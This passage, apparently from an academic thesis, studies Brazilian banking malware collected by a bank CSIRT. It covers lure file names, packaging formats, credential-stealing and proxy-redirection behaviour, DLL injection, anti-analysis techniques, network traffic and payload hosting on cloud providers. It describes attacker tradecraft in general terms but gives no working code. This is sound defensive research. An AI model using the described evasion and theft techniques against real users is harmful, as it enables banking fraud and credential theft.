Infection Vectors. The banks' CSIRT shares the original malware samples' file names as they were collected from Brazilian banks users' desktop and laptop machines. Therefore, although we cannot revisit the user infection scenario, we can infer it through these names. We checked all samples names against a Portuguese dictionary, with no stop-words, and found that 83% of all samples in our dataset exhibit as part of their names at least one word in Portuguese that is semantically meaningful for Internet users. Possibly, this is as attempt to lure victims into directly running a malicious executable based on its file name, such as the suggestive names actually found (translated to English for the reader's convenience): "Your bank requires you to update your credit card information", "Delayed tax declaration? No Problem!", and "Buy discounted World Cup tickets". These findings provides the following pieces of evidence: (i) the malware samples and the infection method indeed targeted the Brazilian financial cyber space and (ii) social engineering was a popular malware incursion method. Since there are more binaries (95%) than e-mails (5%) in the CSIRT repository, we hypothesize that the social-engineering campaigns were deployed in multiple contexts in addition to phishing emails, also including social-media posts and advertisements. The strategies used in fake messages to deceive Internet users are well studied in the literature (Abraham and Chengalur-Smith, 2010). For example, Oliveira et al. (Oliveira et al., 2017a) shows that principles of influence such as authority, reciprocation, liking, etc., are powerful tools to compel humans into action (in the case of our study, clicking on a link or on an executable file disguised with a suggestive name). In an exploratory fashion, we clustered all samples names using exhaustive lists, such as of the names of banks operating in Brazil and the names of Brazilian government institutions, and found that 53% of the samples included such keywords as part of their names. This indicates that a prevalent feature of Brazilian financial malware samples is to steal users personal information, which can be related to national IDs (e.g., passport and driver's license) and/or to financial institution IDs (e.g., bank account and credit card numbers). Some reasons behind the prevalence of malware campaigns whose focus is on Internet banking users and stealing of their sensitive information are:

– Various Internet-based and e-government services (Mello, 2016) may confuse users into interpreting social-engineering messages as legitimates. One example is the recurrent Brazilian Income Tax Payment scam, which either promises to accept, or threatens to apply fines for delayed delivery of tax forms. This scam relies on the fact that taxpayers must fill their yearly taxes report and submit them to the government through an Internet-connected software, and on the "last-minute" culture prevalent in Brazil (40% of taxpayers had not submitted their forms five days before the 2017's deadline (Economia, 2017)).

– Brazil's pioneering in electronic and Internet-based banking (due to the very high inflation, the Brazilian banking system was as computerized as that of the US in the 1990's (Pang, 2002)), and in the early adoption of PIN-based credit cards to mitigate cloning crimes made bank data stealing a natural step for cyber criminals. The attack consists of luring victims into disclosing credit card number and PIN, credentials, and so on by sending social-engineering messages that impersonates the bank and asks for the information required to commit an identity theft.

– Exploration of seasonal events in this paper's observed period, as the country hosted the world's two largest sport events—the 2014 World Cup and the 2016 Olympic Games in Rio—created new attack opportunities. Before those events, the campaigns were usually focused on selling discounted or exclusive-access tickets, allowing attackers both to receive direct payments from victims and to steal their credit card number. During the events, fraudsters messages were usually related to match betting. Surprisingly, we found active campaigns trying to take advantage of ticket's delayed payment bills one year after the events ended.

These cases may serve as examples for countries adopting (or increasing the adoption of) nationwide e-government solutions, or e-banking services and technologies, as well as for countries hosting events in the near future (e.g., Japan - Olympic Games, 2020, France - Olympic Games 2024, United States - World Cup 2026), since they will be likely targets of similar campaigns.

Samples Creation. Although we cannot ensure that our dataset's samples were written by Brazilian malware writers, our analysis provides strong evidence that these samples indeed targeted Brazilian Internet users, and suggests that many samples were influenced by Brazilians. First, we observed that the fake e-mails used to spread them were all written in Portuguese *as spoken in Brazil*[2], which requires not only mastery of the language, but also mastery of slang and cultural nuances only found in native speakers resident or immersed in the country/culture. Our data, however, does not provide evidence that allows us to correlate the email writers to the actual malware writers. The association with Brazilian actors is only possible in some scenarios. For example, banking malware samples were influenced or adapted—entirely or in part—by Brazilians, because this task requires knowledge of the banks operating in the country, their logos, and the length of authentication fields. In our analysis, we observed that Brazilian malware samples have been attempting to steal credit card pins since the beginning of our collection (2012), whereas in countries such as United States started to adopt chip and pin-based cards in 2014 (Jeffries, 2014) (in spite of Brazil's adoption in 1999). This indicates that either the samples were developed locally, or at least locally adapted from global malware developed in a country with PIN-based credit cards. Furthermore, all identified VBE code (see Section 4.1.5.2 for more details) included Brazilian-Portuguese strings and code comments. However, we could not draw any conclusion about malware samples that ran in the background, as they do not display any interface or language information. Despite the presence of strings in the source code, we were unable to identify authorship information in the collected Java-based malware. Both the VBE

[2]Checked by Brazilian Portuguese-speakers

and Java samples we analyzed looked very similar, as if generated from a template (a malware compiler kit or reused code), and the original sources may have been obtained from international cooperation (Assolini, 2015a) among malware writers.

4.1.5.2 File Distribution & Packaging

PE32 and Dynamic Linked Libraries (DLLs) have traditionally been the most common file types used for malware propagation, as seen in previous landscape studies (Bayer et al., 2009; Branco et al., 2012). However, the current scenario for Brazilian banking malware is much more diverse, with samples exhibiting multiple packaging formats over time. In Figure 4.5, we show the file type distribution of all malware samples collected during the observed period.




Figure 4.5: **Malware packaging evolution**. PE binaries dominated the dataset until 2015, but were gradually replaced by JS and VBE scripts (2016 and 2017). We have also observed a rise of CPL samples (2013 and 2014) and JAVA malware (2016 and 2017). From 2019 to the Q1/2020, there is an indication of rise in LNK and CDF formats.

Samples distributed as PE binaries have been prevalent in the first years of our dataset, but their share has been significantly reducing (from almost 80% in 2012 to 50% in 2018 and less than 10% in 2019) due to the rise of alternative packaging formats (CPL and .NET, and mainly scripts such as VBE and JS). It is important to highlight that the bank's plugin does not implement any file type whitelist and supports the scanning of all file types. Therefore, the emergence of new threat types in the dataset is only up to the malware authors' decision, and not due to plugin changes.

We have been observing CPL (Control Panel Applets)-based malware attacks since 2012, with an increase in 2013 and a peak in 2014, when they were first reported by Trend Micro (Mercês, 2014). Long-term observations are important to allow for trend identification and attack prediction in distinct contexts. In this sense, while CPL malware seems to be a trend first observed in Brazil, attacks leveraging CPL malware were further reported in China in 2017 (SecurityWeek, 2017). We have been also observing `.NET` malware samples in Brazil since 2012. Attacks leveraging this packing format had their peak in 2015, when they started to be reported by AV companies (McAfee, 2015; SecureList, 2015). Moreover, we observed a rise in the number of interpreter-based code malware, such as Java (JAR), Visual Basic (VBE),

and Web Pages (JS) in 2017. Finally, we also observed the growth of malware distributed as LNK and CDF files. Although these threats have been previously reported by AV companies (Sy, 2017; Mertens, 2018), no one has reported a such huge prevalence as observed in the Brazilian scenario. In the following, we detail the working mechanisms of each aforementioned threat class. We present examples on the implementation of each listed packaging technique in the Code Snippets of Appendix B.1.

CPL files are Control Panel Applets originally intended to perform management tasks, but that were subverted for malicious purposes. These files are encoded as PE libraries (DLL), but can be executed with a double-click as standard PE binaries. The format choice makes detection harder for AVs whose parser apply distinct detection rules for executable and DLL files (Koret and Bachaalany, 2015), and can also be exploited by attackers to lure users into installing malware, as these CPL malware do not resemble traditional executable files (their extension is not .exe). We discovered that all CPL samples from our dataset were written in Delphi, a quick and easy language for malware authors to produce GUI form-based information stealers programs. This finding shows that even obsolete languages may resurface in malicious contexts.

.Net files are applications based on byte-code that may look unsuspicious for many Internet users, which helps in streamlining malware attacks. In addition, .Net malware require byte-code-specialized parsers to be analyzed by AVs. Despite being byte-code-based, `.Net` malware can perform the same tasks of standard PE binaries. Since `.Net` files can operate in multiple platforms (if compiled using the Mono framework (Project, 2018), as is the case for all .Net samples in our dataset), this type of malware may even be more impacting when part of widespread infections.

Java-based threats have already been identified in distinct contexts worldwide (e.g., vulnerability exploitation (Tamir, 2014) and Java applet analysis (Gassen and Chapman, 2014; Salunkhe and Pattewar, 2015)). We observed a significant increase in the use of Java-based classes as malicious applications since 2016. We hypothesize that distributing Java-based malware is effective because attackers can assume most of Brazilian users have the Java Virtual Machine (JVM) installed in their computers, because it is also a requirement for accessing Internet banking services for all Brazilian financial institutions (do Brasil, 2013). Java malware samples are distributed as `Java ARchive` (JAR) files, structured as a collection of one `manifest` file and `byte-codes` that can be extracted and decompiled with specific tools (Jad, 2018). The top imported libraries (java.io: 6.93%; java.util: 6.51%; java.io.exception: 4.49%, java.util.random: 2.60%; java.util.locale: 2.30%; java.net.*: 2.02%; java.util.zip: 1.68%; java.crypto: 1.54%) illustrate two typical behaviors of the samples in our dataset: downloader and obfuscation. On the one hand, the network support of `java.io` and `java.net` libraries is used to retrieve payloads from the Internet, which are extracted using the `java.util.zip` library. On the other hand, obfuscation is used as the only protection layer for Java-based malware, since they can be decompiled. To prevent inspection, most samples rely on Java libraries, such as the `javax.crypto` for obfuscation (see Code Snippet B.1). Besides the obfuscation layer, Java-based malware can perform the same tasks done by standard, binary-based malware. We even identified evasion attempts in which suspicious files (AV names) were identified (see Code Snippet B.2). Since Java is interpreted in a VM, we evaluated how Java-based malware interacts with native code. The use of native code from Java seems to be a worldwide trend, and it had already been seen in other platforms, such as mobile (Afonso et al., 2016). We observed multiple occurrences of the load of the `jshortcut` library (`System.loadLibrary("jshortcut");`) aiming at changing desktop shortcuts to point

to malicious files. We also found indirect library loading operations through the invocation of the `rundll32` process, a special Windows process that hosts DLLs (see Code Snippet B.3).

VBE malware consists of small Visual Basic Encoded (Assolini, 2015b) scripts written in plain text and distributed in ASCII-encoded binaries. They can be extracted using MS Windows standard tools (Microsoft, 2013a) and executed in sandboxes through double-click. Attackers take advantage of VB scripts simplicity (do not require compilation) and provision of easy access to system resources through high-level interfaces. VBE malware samples are able, for instance, to query system information databases for the network card currently in use and attach themselves to it to take control (see Code Snippet B.4). Similar to Java malware, VBE samples can only protect themselves through obfuscation. Apart from the Java case, in which malware leverage system default libraries, VBE malware obfuscation routines are custom developed (see Code Snippet B.5). However, the obfuscation routines are mostly XOR-encoded strings that aim to make behaviors not directly identifiable.

JavaScript-based malware dissemination has significantly increased in Brazil since 2016. In the Brazilian context, malicious Javascript files are not used to perform direct attacks to or from the browser (e.g., exploitation), but to redirect users to malicious sites and/or retrieve remote payloads (via drive-by downloads (Egele et al., 2009)) that will actually infect victims' machines. Although these behaviors have already been reported in the literature (Chellapilla and Maykov, 2007; Cova et al., 2010a; Kintis et al., 2017) with lower prevalence, their massive use as the primary infection vector (as observed in Brazil in 2016 and 2017 for all samples) seems to be an exclusive Brazilian phenomenon, to the best of our knowledge. As for the previous cases, malware implement payload protection and AV evasion using code obfuscation. Attackers usually rely on the `eval` function (Venkatesan, 2010) to resolve symbols and expressions in runtime, an strategy that can be used for building custom URLs (see Code Snippet B.6). Despite obfuscation attempts, JS files can be analyzed in our sandbox by opening them in a browser and monitoring the browser behavior. In this paper, we report downloads performed by the browser and changes and the browser settings (e.g., proxy configurations) as due to the JS files whenever the browser was launched with a JS file as argument.

LNK files are shortcut files for the Microsoft Windows (Mariah, 2015) and can be parsed using open-source tools (Corbasson, 2016). The shortcut's target field specifies a command to be launched when the shortcut is clicked. When used in benign contexts, its target usually points to an executable file to be launched. In the Brazilian malicious context, the target file usually points to an URL to be opened by the browser or specifies a series of commands to be executed by the `powershell` and/or `cmd` prompts. When pointing to an URL, the browser usually ends up downloading another malicious payload. As a self-defense mechanism, the commands and URL are obfuscated using `cmd` substring commands, as shown in Code Snippet B.7.

CDF files are Windows Installer files aimed to help users to install legitimate applications easily. In the malicious Brazilian context, CDF files are being exploited by attackers to install malware in the victim's machines. They are usually distributed attached to document files (`.docx`) and are automatically executed by macros when the document is open. The unattended installation feature of this type of installer is exploited to allows malware to be installed on background without users noticing it.

4.1.5.3 Malicious Behaviors

In this section, we delve into the behaviors exhibited by Brazilian malware and investigate how they are accomplished. First of all, we labeled the entire set of samples using the 10 best-ranked AVs according to VirusBulletin ranking (VirusBulletin, 2012), and normalized the results using AVClass (Sebastián et al., 2016). The obtained distribution of labels is shown in Figure 4.6. The

view of the typical AVs help us to understand the Brazilian financial malware samples beyond the Warsaw plugin detection.




Figure 4.6: **BR samples labels**. Password Stealers (PSW) and Downloaders represents 53% of the entire dataset (average). Reminds that the 2020 data represents a single month.

The distribution of malware families over the years is almost constant, which indicates that attackers keep their goals despite changes in the way they distribute their payloads (from PE binaries to scripts, as previously shown). Password Stealers (PSW) are prevalent in almost all years, which corroborates our findings on the prevalence of credential-stealing malware originated from fraudsters messages. PSW and Downloaders encompass 53% of all samples on average, suggesting an intense use of network resources to both exfiltrate and retrieve data from and to infected computers. This information stealing "feature" is reflected on the design and implementation of the samples: we discovered that many of them are context-driven, being active only when the user is accessing a resource of interest (e.g., bank-related content in a browser, as illustrated in Code Snippet B.8).

To steal users' sensitive data, Brazilian malware often adopt three distinct strategies: (i) impersonation of a legitimate application; (ii) interception of legitimate network communications; or (iii) redirection of users to a fake website so that attackers can directly collect victims' data from the submission forms (e.g., a fake password field). Phishing attacks (Ramzan, 2010) can be performed via multiple means, including entire fake applications. When releasing a phishing application (also called rogue application), attackers *impersonate* legitimate entities, such as banks, and require users to update their personal data in the entity database. Rogue applications work by presenting a form that users should fill out (as shown in Figure 4.7 and Figure 4.8), thus disclosing their personal data to the attacker without additional OS interaction. Attacks like these are successful in Brazil because many Brazilian banks have already deployed their Internet banking operations via desktop applications in the past, making this type of phishing unsuspicious to the ordinary user.

Malware samples implement the network *redirection* and *interception* strategies through the installation of proxies on the infected computer. This can be accomplished with a Proxy Auto Configuration (PAC) file, which stores proxy defined settings loaded by browsers (see Code Snippet B.9), or with the direct addition of a proxy server to the system's Registry. The proxy




Figure 4.7: Passive Banker Malware for Santander bank waiting for user's credential input.




Figure 4.8: Passive Banker Malware for Itaú bank waiting for user's credential input.

configuration may include information from the infected machine, enabling cyber criminals to launch attacks customized for each victim (see Code Snippet B.10). The main goal of all these three mentioned strategies is to collect sensitive data, allowing us to realize that most of our samples are simply information stealers. Due to this stealing feature, the samples try to perform "silent" execution steps (unpacking, proxy setup) while waiting for user data inputs, thus presenting fewer system interactions than traditional malware whose aim is to actively exploit some system resources (Bayer et al., 2009). In Table 4.1, we put the activities our dataset samples exhibited during dynamic analysis side to side with the results presented in (Bayer et al., 2009).

Table 4.1: Percentage of samples that exhibited specific behavior. Results obtained from the current work and from Bayer et al. work.

Behavior	**This work**	**Bayer et al. (2009)**
Hosts file modification	0.09%	1.97%
File creation	24.64%	70.78%
File deletion	12.09%	42.57%
File modification	16.09%	79.87%
IE BHO installation	1.03%	1.72%
Network traffic	96.47%	55.18%
Registry key creation	29.93%	64.71%
Process creation	16.83%	52.19%

In regards of all behaviors (except network usage) considered in both studies, Brazilian samples presented fewer system interactions (e.g., file creation and deletion) when compared to the samples analyzed by Bayer et al. in 2009. Our observations allowed us to conclude that Brazilian samples are more passive, in the sense of actions performed on the file system for stealing users' sensitive data, as well as more network-dependent, since the collected data must be exfiltrated. In addition, network access is a requirement for downloaders to retrieve their remote payloads. The Downloader behavior is also reflected in the function calls invoked by the Brazilian samples. The most invoked functions are presented in Table 4.2.

Table 4.2: **Most invoked function calls by Brazilian samples.** We notice the prevalence of library-related functions, mainly due to DLL injection routines and the use of native system resources.

Function	**% BR Samples**
GetProcAddress	69.67%
LoadLibrary	68.29%
VirtualAlloc	60.75%
VirtualFree	60.13%
GetModuleHandle	39.92%
CreateThread (+ Remote)	37.35%
SetWindowsHookEx	19.71%
IsDebuggerPresent	17.97%
InternetCloseHandle	17.67%
InternetReadFile	15.26%

It is possible to notice in Table 4.2 that Brazilian samples largely rely on library handling, given this class of functions is the most invoked. There are two possible explanations for this observation: code injection as part of the unpacking routines, or direct code injection attempts by the malware samples. We discovered that the second explanation is more prevalent than the first

one because: (i) the number of packed samples is not as high as the number of samples invoking these functions; (ii) the number of DLLs dropped in disk is compatible with the number of samples invoking these functions; and (iii) the multiple DLLs collected by CSIRT themselves suggest that these are popular objects among attackers. In fact, the sequence of calls `GetProcAddress` + `LoadLibrary` + `VirtualAlloc` (and `Free`) + `CreateThread` (shown in the top used functions) represents the DLL injection procedure, supporting our hypothesis that payloads are directly injected into running processes. As the number of DLL files in our dataset is smaller than the whole number of samples that invoked these functions, we hypothesize that these calls are related to payload downloading behavior. In addition, we observe that samples have been implementing their own downloader features through system resources (e.g., using the call to `InternetReadFile`).

The use of system resources appears to be typical of current Brazilian malware samples, as it is also present in non-binary samples. For example, we observed script-based malware using the `cmd` prompt to implement evidence-removal procedures (see Code Snippet B.11). Many samples also launch their payloads through the default `cmd` prompt, due to its privilege escalation and I/O redirection capabilities (see Code Snippet B.12). In 2016 and 2017, attackers targeting Brazilian online banking users have moved from `.bat` scripts to Powershell-based attacks (Assolini, 2016), as observed in all system-script-based threats of our dataset in these years. Since Powershell provides more system-interaction capabilities than the standard `cmd` prompt, malware samples are able to deploy more complex malicious behaviors, such as the direct download of files to the infected machine (see Code Snippet B.13).

The use of native resources makes samples development easier, but requires that attackers protect their payloads from analysis procedures to prevent AV detection. Although scripts can only be protected through obfuscation of their functions/code, binaries are able to make use of more diverse self-protection techniques. In this work, we consider three classes of self-protection techniques: code packing, anti-debugging, and anti-VM. Packers are the attackers' first line of defense for protecting their malicious payloads against many detection approaches. These payloads are embedded into other binaries, the packing apps, which may seem unsuspicious to trivial static analyzers. Anti-debugging techniques are checks intended to evade reverse engineering procedures. Malware perform these checks to identify whether they are running under an analyst's debugger or not. Similarly, anti-VM techniques are system checks that malware may perform to identify if they are running on a bare metal machine or on an emulated environment (typical of dynamic analysis procedures). In Figure 4.9, we illustrate the evolution of the use of these techniques over time (according to the detection rates presented by the tools described in Section 4.1.4). It also shows the number of samples having a known compiler signature (e.g., of Delphi-compiled CPL or Visual Studio-compiled .Net), which in the presented context is considered a way to deceive users and defeat detectors, as previously discussed.

The total number of armored samples with at least one anti-analysis technique has been growing on a yearly basis, thus showing that desktop malware has been evolving. Individual techniques adoption, in turn, present significant variations over time. The number of packed samples in our dataset decreased from 2012 to 2015. This can be explained by the rise of CPL and .NET malware. Although not packed, they present compiler signatures, which cause the rate of samples with a known compiler signature to grow. The use of anti-debug techniques have grown independently from packers, thus showing that these technique are implemented even in non-packed samples. The relative use (in percentage) of anti-VM techniques implemented in standard, PE-like malware binaries has not decreased over time, even considering the emergence of alternative executable file formats (scripts). This finding shows that only the simplest, non-




Figure 4.9: **Samples Self-Protection**. Despite variations in the adoption of individual self-protection techniques, the total number of samples armored with at least one technique has been continuously growing. Omitting 2019's and 2020's samples as they are mostly scripts and not PE binaries.

armored malware samples were converted from PE binaries to scripts over time. Those already more armored samples kept being implemented as traditional PE binaries.

4.1.5.4 Malicious Communication

As the majority of malware relies on the Internet for supporting their infections, it is important to understand how samples make use of network resources. Table 4.3 shows Brazilian samples network traffic distribution by protocol in comparison to the work of Bayer et al. (Bayer et al., 2009). We omitted from the comparison the samples collected in 2019 and 2020, because they are mostly based on scripts and could bias the obtained results—due to their script-based nature, as well as the reliance on third-party software to access the Internet (e.g., browsers), if we include them we would have not been able to measure "malware implementation" itself, but the third-party software's.

Table 4.3: Network traffic information comparison between this work (T) and Bayer's, in percentage of samples. Omitting 2019's and 2020's samples.

Protocol	**2012(T)**	**2013(T)**	**2014(T)**	**2015(T)**	**2016(T)**	**2017(T)**	**2018(T)**	**Bayer(09)**
TCP	40.87%	41.24%	56.19%	64.24%	74.86%	84.85%	85.10%	45.74%
UDP	52.76%	54.74%	52.00%	59.42%	74.86%	84.85%	85.10%	27.34%
ICMP	1.28%	1.70%	1.33%	5.63%	0.57%	1.17%	0.8%	7.58%
DNS	52.69%	54.73%	51.98%	49.04%	47.43%	74.59%	79.89%	24.53%
HTTP	38.63%	39.69%	52.03%	44.93%	74.86%	84.38%	84.99%	20.75%
SSL	5.30%	5.62%	4.64%	6.53%	10.29%	26.57%	29.0%	0.23%
SMTP	0.21%	0.01%	0.06%	0.21%	0.0%	0.0%	0.0%	N.A.[3]

[3]Not Available

Compared to Bayer et al.'s results, Brazilian malware presents an increased use of network resources for almost all protocols. Most TCP and UDP traffic are HTTP and DNS, respectively, which is explained by the prevalent behaviors of downloading and exfiltration exhibited by the samples. Interestingly, whereas Brazil appears in the top spam lists of AV companies reports (Symantec, 2012, 2014), Brazilian banking samples do not make intense use of SMTP. This implies that spammers use other venues for spam dissemination, instead of compromising online banking user machines.

As for the interaction with system resources, Brazilian malware also evolved regarding network connection protection: their use of encrypted connections (SSL/TLS) grew in all observed years since 2012 (except 2014). This trend was only worldwide reported by Symantec in 2016 (Symantec, 2016), thus reinforcing the need for taking particular scenarios into account to anticipate incident response. In 2017, the number of Brazilian samples using SSL was more than 100 times greater than the samples analyzed in Bayer's work, which shows that a paradigm shift might have occurred within a decade. The use of SSL by malware samples may blur Internet users' risk perception, as they are acquainted to browsers raising warnings about non-encrypted connections while posting data (Felt et al., 2014), and it will not happen for SSL-enabled samples using valid certificates, such as the ones delivered by known providers (see below). However, the major risk of malware's SSL adoption is that they become more resistant to inspection, thus impeding correct AV's network patterns filtering and, consequently, leaving users unprotected.

To understand the data carried through malware connections, we inspected the non-encrypted connections and looked for malicious patterns. A typical malware communication task involves notifying its C&C about a new infection so as to allow for infection accountability (e.g., pay-per-install campaigns (Caballero et al., 2011) and remote command launch). Thus, one typical pattern found in almost all Brazilian samples communications was the C&C notification about their victim's MS Windows and AV version (if present). These pieces of information allow attackers to send customized payloads for each target system, and at the same time evade the installed security mechanism (see Code Snippet B.14).

Another typical communication task of malware is to exfiltrate the users' sensitive data. The exfiltrated data can be diverse, and may even include geolocation information (e.g., latitude, longitude, country, city, institution) or other information, such as OS version, screen resolution, system language, and installed browsers (see Code Snippet B.15). This information could be used by attackers to fingerprint victims or even for on-demand bot campaigns.

Considering that most of the collected Brazilian financial malware samples exhibited downloading and data exfiltration behavior in all years of our dataset, the contacted domains may reveal either the payloads downloading and the exfiltrated data storage locations. Hence, we collected and translated all IP addresses and DNS names contacted during each sample's execution in our dynamic analysis environment. The results are shown in Table 4.4.

We see in Table 4.4 that popular Brazilian (UOL) and international (Google) websites are among the most accessed domains by Brazilian financial malware samples. The reason behind these domains is that malware often perform connectivity checks to ensure they have Internet access before starting data exfiltration or downloading. In addition, since the connection attempts target popular unsuspicious sites, they do not raise any red flags. A similar behavior is identified regarding payload storage. We discovered that many Brazilian financial malware samples have been storing their data in cloud providers, including the largest providers in Brazil (Cloud UOL and Locaweb) and worldwide (Amazon). This trend was so-far only seen in a global scenario (Rossow et al., 2013). Storing malicious payloads on large cloud providers may hamper defensive approaches, due to the fact that most security policies allows traffic to these providers. Furthermore, the use of cloud storage makes the analyst work more challenging,

Table 4.4: Network traffic by domain name (top-10 most accessed domains).

% Samples	% Payloads	Host
22.45%	None	google.com
22.43%	None	google-public-dns-a.google.com
5.34%	9.71%	akamaitechnologies.com
4.50%	8.18	1e100.net
3.32%	6.04	amazonaws.com
1.50%	2.73	clouduol.com.br
1.27%	2.31	locaweb.com.br
0.94%	None	uol.com.br
0.77%	None	secureserver.net
0.69%	None	a-msedge.net

because attackers can leverage the highly scalable resources of modern clouds to migrate their payloads when needed, as well as instantiate new VMs if a given malicious domain is sinkholed.

